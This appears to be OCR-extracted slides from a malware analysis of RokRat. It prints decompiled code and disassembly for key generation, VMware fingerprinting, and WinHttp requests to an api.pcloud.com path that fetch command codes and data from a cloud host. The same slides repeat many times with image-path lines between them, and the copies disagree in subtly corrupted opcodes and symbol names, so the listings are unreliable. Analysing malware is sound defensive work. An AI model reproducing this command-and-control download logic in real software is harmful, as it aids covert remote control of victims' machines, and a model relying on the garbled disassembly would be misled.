


Malware Sample Analyze

- RokRat 악성코드

- Generates a 32 Byte size random key value.

```
sub_8DBA50((int)&unk_945658, (int)L"%04X%04X%08X", v3);
for ( i = 0; i < 31; ++i )
{
  byte_945610[i] = (rand() & 0xEE) + 1;
  byte_945680[i] = (rand() & 0xEE) + 1;
}
```




Malware Sample Analyze

- RokRat 악성코드

- Generates a 32 Byte size random key value.


```
sub_8DBA50((int)&unk_945658, (int)L"%04X%04X%08X", v3);
for ( i = 0; i < 31; ++i )
{
  byte_945610[i] = (rand() & 0xEE) + 1;
  byte_945680[i] = (rand() & 0xEE) + 1;
}
```




Malware Sample Analyze

- RokRat 악성코드

- Gather VMware information
- Command code and data download






Malware Sample Analyze

- RokRat 악성코드


- Gather VMware information
- Command code and data download





Malware Sample Analyze

- RokRat 악성코드

- Gather VMware information
- Command code and data download







Malware Sample Analyze

- **RokRat 악성코드**

```
if ( !WinHttpCrackUrl(v13, *(_DWORD *)(v3 + 24), 0, &UrlComponents) )
  goto LABEL_181;
sub_8E1550(pswzServerName);
v14 = WinHttpConnect(*(HINTERNET *)v3, pswzServerName, UrlComponents.nPort, 0);// HTTP 세션에 대한 HINTERNET 연결 핸들을 반환
v100 = v14;
if ( !v14 )
  goto LABEL_181;
v15 = 0;
if ( UrlComponents.nScheme == INTERNET_SCHEME_GOPHER )
  v15 = 0x800000;
v16 = (const WCHAR *)pwszVerb;
if ( v90 >= 8 )
  v16 = pwszVerb[0];
v17 = WinHttpOpenRequest(v14, v16, (LPCWSTR)UrlComponents.lpszUrlPath, 0, 0, 0, v15);
```

- Gather VMware information
- Command code and data download

```
008EAE81    33FF            xor edi,edi                     edi:&L"/7E5C1719011251C4"
008EAE83    3C 30           cmp al,30                       30:'0'
008EAE85    75 07           jne ca6d92c582a883378f7f3a95cb408415.8EAE8E
008EAE87    6A FF           push FFFFFFFF
008EAE89    E8 6B8C0100     call ca6d92c582a883378f7f3a95cb408415.903AF9
008EAE8E    3C 62           cmp al,62                       62:'b'
008EAE90    75 07           jne ca6d92c582a883378f7f3a95cb408415.8EAE99
008EAE92    6A FF           push FFFFFFFF
008EAE94    E8 608C0100     call ca6d92c582a883378f7f3a95cb408415.903AF9
008EAE99    3C 64           cmp al,64                       64:'d'
008EAE9B    0F85 55050000   jne ca6d92c582a883378f7f3a95cb408415.8EB3F6
```

```
008EDD44    C785 1CFFFFFF 140500 mov dword ptr ss:[ebp-E4],514
008EDD4E    837E 1C 08      cmp dword ptr ds:[esi+1C],8
008EDD52    8985 F4FEFFFF   mov dword ptr ss:[ebp-10C],eax
008EDD58    72 05           jb ca6d92c582a883378f7f3a95cb408415.8EDD5F
008EDD5A    8846 08         mov eax,dword ptr ds:[esi+8]    [esi+8]:L"https://api.pcloud.com/getfilelink?path=/7E135C
008EDD5D    EB 03           jmp ca6d92c582a883378f7f3a95cb408415.8EDD62
008EDD5F    8D46 08         lea eax,dword ptr ds:[esi+8]    [esi+8]:L"https://api.pcloud.com/getfilelink?path=/7E135C
008EDD62    8D8D ECFEFFFF   lea ecx,dword ptr ss:[ebp-114]
008EDD68    51              push ecx
008EDD69    53              push ebx
008EDD6A    FF76 18         push dword ptr ds:[esi+18]
008EDD6D    50              push eax
008EDD6E    FF15 38C29200   call dword ptr ds:[<&WinHttpCrackUrl>]
008EDD74    85C0            test eax,eax
008EDD76    0F84 8C0B0000   je ca6d92c582a883378f7f3a95cb408415.8EE908
008EDD7C    8D85 ACFAFFFF   lea eax,dword ptr ss:[ebp-554]
008EDD82    50              push eax
008EDD83    8D4E 20         lea ecx,dword ptr ds:[esi+20]
008EDD86    E8 C537FFFF     call ca6d92c582a883378f7f3a95cb408415.8E1550
008EDD8B    53              push ebx
008EDD8C    FFB5 04FFFFFF   push dword ptr ss:[ebp-FC]
008EDD92    8D85 ACFAFFFF   lea eax,dword ptr ss:[ebp-554]
008EDD98    50              push eax
008EDD99    FF36            push dword ptr ds:[esi]
008EDD9B    FF15 34C29200   call dword ptr ds:[<&WinHttpConnect>]
008EDDA1    8BD0            mov edx,eax                     edx:&L"/7E135CFA0037BE14"
008EDDA3    8955 E4         mov dword ptr ss:[ebp-1C],edx
008EDDA6    85D2            test edx,edx                    edx:&L"/7E135CFA0037BE14"
```

```
mov     edi, edi
push    ebp
mov     ebp, esp
push    0               ; enum _crt_exit_return_mode
push    0               ; enum _crt_exit_cleanup_mode
push    [ebp+FileName]  ; uExitCode
call    ?common_exit@@YAXH@4_crt_exit_cleanup_mode@@@4_crt_exit_return_mode@@@Z ; common_exit(int,_crt_exit_cleanup_mode,_crt_exit_return_mode)
add     esp, 0Ch
pop     ebp
```

Malware Sample Analyze

- **RokRat 악성코드**

- Gather VMware information
- Command code and data download

```
if ( !WinHttpCrackUrl(v13, *(_DWORD *)(v3 + 24), 0, &UrlComponents) )
  goto LABEL_181;
sub_8E1550(pswzServerName);
v14 = WinHttpConnect(*(HINTERNET *)v3, pswzServerName, UrlComponents.nPort, 0);// HTTP 세션에 대한 HINTERNET 연결 핸들을 반환
v100 = v14;
if ( !v14 )
  goto LABEL_181;
v15 = 0;
if ( UrlComponents.nScheme == INTERNET_SCHEME_GOPHER )
  v15 = 0x800000;
v16 = (const WCHAR *)pwszVerb;
if ( v90 >= 8 )
  v16 = pwszVerb[0];
v17 = WinHttpOpenRequest(v14, v16, (LPCWSTR)UrlComponents.lpszUrlPath, 0, 0, 0, v15);
```

```
008EDD44    C785 1CFFFFFF 140500( mov dword ptr ss:[ebp-E4],514
008EDD4E    837E 1C 08           cmp dword ptr ds:[esi+1C],8
008EDD52    8985 F4FEFFFF        mov dword ptr ss:[ebp-10C],eax
008EDD58    72 05                jb ca6d92c582a883378f7f3a95cb408415.8EDD5F
008EDD5A    8846 08              mov eax,dword ptr ds:[esi+8]          [esi+8]:L"https://api.pcloud.com/getfilelink?path=/7E135C
008EDD5D    EB 03                jmp ca6d92c582a883378f7f3a95cb408415.8EDD62
008EDD5F    8D46 08              lea eax,dword ptr ds:[esi+8]          [esi+8]:L"https://api.pcloud.com/getfilelink?path=/7E135C
008EDD62    8D8D ECFEFFFF        lea ecx,dword ptr ss:[ebp-114]
008EDD68    51                   push ecx
008EDD69    53                   push ebx
008EDD6A    FF76 18              push dword ptr ds:[esi+18]
008EDD6D    50                   push eax
008EDD6E    FF15 38C29200        call dword ptr ds:[<&WinHttpCrackUrl>]
008EDD74    85C0                 test eax,eax
008EDD76    0F84 8C0B0000        je ca6d92c582a883378f7f3a95cb408415.8EE908
008EDD7C    8D85 ACFAFFFF        lea eax,dword ptr ss:[ebp-554]
008EDD82    50                   push eax
008EDD83    8D4E 20              lea ecx,dword ptr ds:[esi+20]
008EDD86    E8 C537FFFF          call ca6d92c582a883378f7f3a95cb408415.8E1550
008EDD8B    53                   push ebx
008EDD8C    FFB5 04FFFFFF        push dword ptr ss:[ebp-FC]
008EDD92    8D85 ACFAFFFF        lea eax,dword ptr ss:[ebp-554]
008EDD98    50                   push eax
008EDD99    FF36                 push dword ptr ds:[esi]
008EDD9B    FF15 34C29200        call dword ptr ds:[<&WinHttpConnect>]
008EDDA1    8BD0                 mov edx,eax                           edx:&L"/7E135CFA0037BE14"
008EDDA3    8955 E4              mov dword ptr ss:[ebp-1C],edx
008EDDA6    85D2                 test edx,edx                          edx:&L"/7E135CFA0037BE14"
```

```
008EAE81    33FF                 xor edi,edi                           edi:&L"/7E5C1719011251C4"
008EAE83    3C 30                cmp al,30                             30:'0'
008EAE85    75 07                jne ca6d92c582a883378f7f3a95cb408415.8EAE8E
008EAE87    6A FF                push FFFFFFFF
008EAE89    E8 6B8C0100          call ca6d92c582a883378f7f3a95cb408415.903AF9
008EAE8E    3C 62                cmp al,62                             62:'b'
008EAE90    75 07                jne ca6d92c582a883378f7f3a95cb408415.8EAE99
008EAE92    6A FF                push FFFFFFFF
008EAE94    E8 608C0100          call ca6d92c582a883378f7f3a95cb408415.903AF9
008EAE99    3C 64                cmp al,64                             64:'d'
008EAE9B    0F85 55050000        jne ca6d92c582a883378f7f3a95cb408415.8EB3F6
```

```
mov     edi, edi
push    ebp
mov     ebp, esp
push    0               ; enum _crt_exit_return_mode
push    0               ; enum _crt_exit_cleanup_mode
push    [ebp+FileName]  ; uExitCode
call    ?common_exit@@YAXH&4_crt_exit_cleanup_mode@@&4_crt_exit_return_mode@@@Z ; common_exit(int,_crt_exit_cleanup_mode,_crt_exit_return_mode)
add     esp, 0Ch
pop     ebp
```

Malware Sample Analyze

- **RokRat 악성코드**

- Gather VMware information
- Command code and data download

```
if ( !WinHttpCrackUrl(v13, *(_DWORD *)(v3 + 24), 0, &UrlComponents) )
  goto LABEL_181;
sub_8E1550(pswzServerName);
v14 = WinHttpConnect(*(HINTERNET *)v3, pswzServerName, UrlComponents.nPort, 0);// HTTP 세션에 대한 HINTERNET 연결 핸들을 반환
v100 = v14;
if ( !v14 )
  goto LABEL_181;
v15 = 0;
if ( UrlComponents.nScheme == INTERNET_SCHEME_GOPHER )
  v15 = 0x800000;
v16 = (const WCHAR *)pwszVerb;
if ( v90 >= 8 )
  v16 = pwszVerb[0];
v17 = WinHttpOpenRequest(v14, v16, (LPCWSTR)UrlComponents.lpszUrlPath, 0, 0, 0, v15);
```

```
008EAE81    33FF            xor edi,edi                 edi:&L"/7E5C1719011251C4"
008EAE83    3C 30           cmp al,30                   30:'0'
008EAE85    75 07           jne ca6d92c582a883378f7f3a95cb408415.8EAE8E
008EAE87    6A FF           push FFFFFFFF
008EAE89    E8 6B8C0100     call ca6d92c582a883378f7f3a95cb408415.903AF9
008EAE8E    3C 62           cmp al,62                   62:'b'
008EAE90    75 07           jne ca6d92c582a883378f7f3a95cb408415.8EAE99
008EAE92    6A FF           push FFFFFFFF
008EAE94    E8 608C0100     call ca6d92c582a883378f7f3a95cb408415.903AF9
008EAE99    3C 64           cmp al,64                   64:'d'
008EAE9B    0F85 55050000   jne ca6d92c582a883378f7f3a95cb408415.8EB3F6
```

```
008EDD44    C785 1CFFFFFF 140500 mov dword ptr ss:[ebp-E4],514
008EDD4E    837E 1C 08      cmp dword ptr ds:[esi+1C],8
008EDD52    8985 F4FEFFFF   mov dword ptr ss:[ebp-10C],eax
008EDD58    72 05           jb ca6d92c582a883378f7f3a95cb408415.8EDD5F
008EDD5A    8B46 08         mov eax,dword ptr ds:[esi+8]    [esi+8]:L"https://api.pcloud.com/getfilelink?path=/7E135C
008EDD5D    EB 03           jmp ca6d92c582a883378f7f3a95cb408415.8EDD62
008EDD5F    8D46 08         lea eax,dword ptr ds:[esi+8]    [esi+8]:L"https://api.pcloud.com/getfilelink?path=/7E135C
008EDD62    8D8D ECFEFFFF   lea ecx,dword ptr ss:[ebp-114]
008EDD68    51              push ecx
008EDD69    53              push ebx
008EDD6A    FF76 18         push dword ptr ds:[esi+18]
008EDD6D    50              push eax
008EDD6E    FF15 38C29200   call dword ptr ds:[<&WinHttpCrackUrl>]
008EDD74    85C0            test eax,eax
008EDD76    0F84 8C0B0000   je ca6d92c582a883378f7f3a95cb408415.8EE908
008EDD7C    8D85 ACFAFFFF   lea eax,dword ptr ss:[ebp-554]
008EDD82    50              push eax
008EDD83    8D4E 20         lea ecx,dword ptr ds:[esi+20]
008EDD86    E8 C537FFFF     call ca6d92c582a883378f7f3a95cb408415.8E1550
008EDD8B    53              push ebx
008EDD8C    FFB5 04FFFFFF   push dword ptr ss:[ebp-FC]
008EDD92    8D85 ACFAFFFF   lea eax,dword ptr ss:[ebp-554]
008EDD98    50              push eax
008EDD99    FF36            push dword ptr ds:[esi]
008EDD9B    FF15 34C29200   call dword ptr ds:[<&WinHttpConnect>]
008EDDA1    8BD0            mov edx,eax                     edx:&L"/7E135CFA0037BE14"
008EDDA3    8955 E4         mov dword ptr ss:[ebp-1C],edx
008EDDA6    85D2            test edx,edx                    edx:&L"/7E135CFA0037BE14"
```

```
mov     edi, edi
push    ebp
mov     ebp, esp
push    0               ; enum _crt_exit_return_mode
push    0               ; enum _crt_exit_cleanup_mode
push    [ebp+FileName]  ; uExitCode
call    ?common_exit@@YAXH@4_crt_exit_cleanup_mode@@@4_crt_exit_return_mode@@@Z ; common_exit(int,_crt_exit_cleanup_mode,_crt_exit_return_mode)
add     esp, 0Ch
pop     ebp
```

Malware Sample Analyze

- **RokRat 악성코드**

```
if ( !WinHttpCrackUrl(v13, *(_DWORD *)(v3 + 24), 0, &UrlComponents) )
  goto LABEL_181;
sub_8E1550(pswzServerName);
v14 = WinHttpConnect(*(HINTERNET *)v3, pswzServerName, UrlComponents.nPort, 0);// HTTP 세션에 대한 HINTERNET 연결 핸들을 반환
v100 = v14;
if ( !v14 )
  goto LABEL_181;
v15 = 0;
if ( UrlComponents.nScheme == INTERNET_SCHEME_GOPHER )
  v15 = 0x800000;
v16 = (const WCHAR *)pwszVerb;
if ( v90 >= 8 )
  v16 = pwszVerb[0];
v17 = WinHttpOpenRequest(v14, v16, (LPCWSTR)UrlComponents.lpszUrlPath, 0, 0, 0, v15);
```

```
008EDD44    C785 1CFFFFFF 140500( mov dword ptr ss:[ebp-E4],514
008EDD4E    837E 1C 08           cmp dword ptr ds:[esi+1C],8
008EDD52    8985 F4FEFFFF        mov dword ptr ss:[ebp-10C],eax
008EDD58    72 05                jb ca6d92c582a883378f7f3a95cb408415.8EDD5F
008EDD5A    8846 08              mov eax,dword ptr ds:[esi+8]          [esi+8]:L"https://api.pcloud.com/getfilelink?path=/7E135C
008EDD5D    EB 03                jmp ca6d92c582a883378f7f3a95cb408415.8EDD62
008EDD5F    8D46 08              lea eax,dword ptr ds:[esi+8]          [esi+8]:L"https://api.pcloud.com/getfilelink?path=/7E135C
008EDD62    8D8D ECFEFFFF        lea ecx,dword ptr ss:[ebp-114]
008EDD68    51                   push ecx
008EDD69    53                   push ebx
008EDD6A    FF76 18              push dword ptr ds:[esi+18]
008EDD6D    50                   push eax
008EDD6E    FF15 38C29200        call dword ptr ds:[<&WinHttpCrackUrl>]
008EDD74    85C0                 test eax,eax
008EDD76    0F84 8C0B0000        je ca6d92c582a883378f7f3a95cb408415.8EE908
008EDD7C    8D85 ACFAFFFF        lea eax,dword ptr ss:[ebp-554]
008EDD82    50                   push eax
008EDD83    8D4E 20              lea ecx,dword ptr ds:[esi+20]
008EDD86    E8 C537FFFF          call ca6d92c582a883378f7f3a95cb408415.8E1550
008EDD8B    53                   push ebx
008EDD8C    FFB5 04FFFFFF        push dword ptr ss:[ebp-FC]
008EDD92    8D85 ACFAFFFF        lea eax,dword ptr ss:[ebp-554]
008EDD98    50                   push eax
008EDD99    FF36                 push dword ptr ds:[esi]
008EDD9B    FF15 34C29200        call dword ptr ds:[<&WinHttpConnect>]
008EDDA1    8BD0                 mov edx,eax                           edx:&L"/7E135CFA0037BE14"
008EDDA3    8955 E4              mov dword ptr ss:[ebp-1C],edx
008EDDA6    85D2                 test edx,edx                          edx:&L"/7E135CFA0037BE14"
```

- Gather VMware information
- Command code and data download

```
008EAE81    33FF                 xor edi,edi                           edi:&L"/7E5C1719011251C4"
008EAE83    3C 30                cmp al,30                             30:'0'
008EAE85    75 07                jne ca6d92c582a883378f7f3a95cb408415.8EAE8E
008EAE87    6A FF                push FFFFFFFF
008EAE89    E8 6B8C0100          call ca6d92c582a883378f7f3a95cb408415.903AF9
008EAE8E    3C 62                cmp al,62                             62:'b'
008EAE90    75 07                jne ca6d92c582a883378f7f3a95cb408415.8EAE99
008EAE92    6A FF                push FFFFFFFF
008EAE94    E8 608C0100          call ca6d92c582a883378f7f3a95cb408415.903AF9
008EAE99    3C 64                cmp al,64                             64:'d'
008EAE9B    0F85 55050000        jne ca6d92c582a883378f7f3a95cb408415.8EB3F6
```

```
mov     edi, edi
push    ebp
mov     ebp, esp
push    0               ; enum _crt_exit_return_mode
push    0               ; enum _crt_exit_cleanup_mode
push    [ebp+FileName]  ; uExitCode
call    ?common_exit@@YAXH&4_crt_exit_cleanup_mode@@&4_crt_exit_return_mode@@@Z ; common_exit(int,_crt_exit_cleanup_mode,_crt_exit_return_mode)
add     esp, 0Ch
pop     ebp
```

Malware Sample Analyze

- RokRat 악성코드


- **Gather VMware information**
- **Command code and data download**

```
.text:008EB688                  add     esp, 4
.text:008EB68B                  mov     al, [ebp+szUrl]
.text:008EB691                  cmp     al, 31h ; '1'
.text:008EB693                  jz      loc_8EB85D
.text:008EB699                  cmp     al, 32h ; '2'
.text:008EB69B                  jz      loc_8EB85D
.text:008EB6A1                  cmp     al, 35h ; '5'
.text:008EB6A3                  jz      loc_8EB85D
.text:008EB6A9                  cmp     al, 36h ; '6'
.text:008EB6AB                  jz      loc_8EB85D
.text:008EB6B1                  cmp     al, 33h ; '3'
.text:008EB6B3                  jz      short loc_8EB723
